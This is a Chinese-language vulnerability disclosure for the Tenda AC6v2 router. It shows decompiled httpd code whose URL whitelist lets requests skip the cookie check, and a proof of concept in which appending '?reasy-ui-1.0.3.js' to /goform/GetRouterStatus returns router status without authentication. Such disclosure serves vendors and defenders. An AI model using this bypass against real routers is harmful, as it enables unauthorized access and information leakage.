Tenda_AC6v2旁路绕过漏洞

厂商

tenda

中国腾达

影响设备

Tenda_AC6

https://www.tenda.com.cn/product/download/AC6.html


固件下载

描述

Tenda_AC6路由器可以通过构造url绕过cookie验证造成信息泄露，也可以配合其它其它漏洞扩大危害。

细节


在Tenda AC6的httpd二进制文件中判断cookie时若url带有以下任意的字符便会跳过认证



```
for ( i = 0; i < 3 && strcmp((const char *)&loginUserInfo + 56 * i, (const char *)(a1 + 48)); +
  ;
strncpy(v26, haystack, 0xFFu);
v21 = strchr(v26, 63);
if ( v21 )
  *v21 = 0;
if ( !strncmp(haystack, "/public/", 8u)
  || !strncmp(haystack, "/lang/", 6u)
  || strstr(haystack, "img/main-logo.png")
  || strstr(haystack, "reasy-ui-1.0.3.js")
  || !strncmp(haystack, "/favicon.ico", 0xCu)
  || !*(_DWORD *)(a1 + 152)
  || !strncmp(haystack, "/kns-query", 0xAu)
  || !strncmp(haystack, "/wdinfo.php", 0xBu)
  || strlen(haystack) == 1 && *haystack == 47
  || !strncmp(haystack, "/redirect.html", 0xEu)
  || !strncmp(haystack, "/goform/getRebootStatus", 0x17u)
  || !strncmp(haystack, "/js/macro_config.js", 0x13u) )
{
  return 0;
}
if ( i >= 3 && !strncmp(haystack, "/loginerr.html", 0xEu) )
  return 0;
if ( strlen(v26) >= 4 )
{
  v22 = strchr(v26, 46);
  if ( v22 )
  {
```

POC

首选是cookie正确的现象




```
POST /goform/GetRouterStatus HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 8
Origin: http://192.168.1.1
Connection: close
Referer:
http://192.168.1.1/upnp_config.html?random=0.6354659383376744&
Cookie: password=dbdtgb

upnpEn=1
```

```
HTTP/1.0 200 OK

{
  "wl5gEn":"0",
  "wl5gName":"",
  "wl24gEn":"0",
  "wl24gName":"",
  "lineup":"0|0|0|0",
  "clientNum":0,
  "blackNum":0,
  "listNum":0,
  "deviceName":"",
  "lanIP":"192.168.1.1",
  "lanMAC":"1A:2A:69:87:E7:18",
  "workMode":"",
  "apStatus":"2100001",
  "countryCode":"",
  "wanInfo":[
    {
      "wanStatus":"2100001",
      "wanIp":"",
```

没有cookie的现象




```
POST /goform/GetRouterStatus HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 10
Origin: http://192.168.1.1
Connection: close
Referer:
http://192.168.1.1/upnp_config.html?random=0.6354659383376744&


upnpEn=1
```

```
HTTP/1.0 302 Redirect
Server: Http Server
Date: Tue Apr  5 19:28:56 2022
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Set-Cookie: password=dbdtgb; path=/
Location: http://192.168.1.1/goform/GetRouterStatus

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="
    http://192.168.1.1/goform/GetRouterStatus">
      location
    </a>
    .
    Please update your documents to reflect the new location.
  </body>
</html>
```

使用漏洞绕过cookie产生现象



```
POST /goform/GetRouterStatus?reasy-ui-1.0.3.js HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 10
Origin: http://192.168.1.1
Connection: close
Referer:
http://192.168.1.1/upnp_config.html?random=0.6354659383376744&


upnpEn=1
```

```
HTTP/1.0 200 OK

{
  "wl5gEn":"0",
  "wl5gName":"",
  "wl24gEn":"0",
  "wl24gName":"",
  "lineup":"0|0|0|0",
  "clientNum":0,
  "blackNum":0,
  "listNum":0,
  "deviceName":"",
  "lanIP":"192.168.1.1",
  "lanMAC":"1A:2A:69:87:E7:18",
  "workMode":"",
  "apStatus":"2100001",
  "countryCode":"",
  "wanInfo":[
    {
      "wanStatus":"2100001",
      "wanIp":"",
      "wanUploadSpeed":"0",
      "wanDownloadSpeed":"0"
    },
    {
      "wanStatus":"2100001",
      "wanIp":"",
      "wanUploadSpeed":"",
      "wanDownloadSpeed":""
    }
```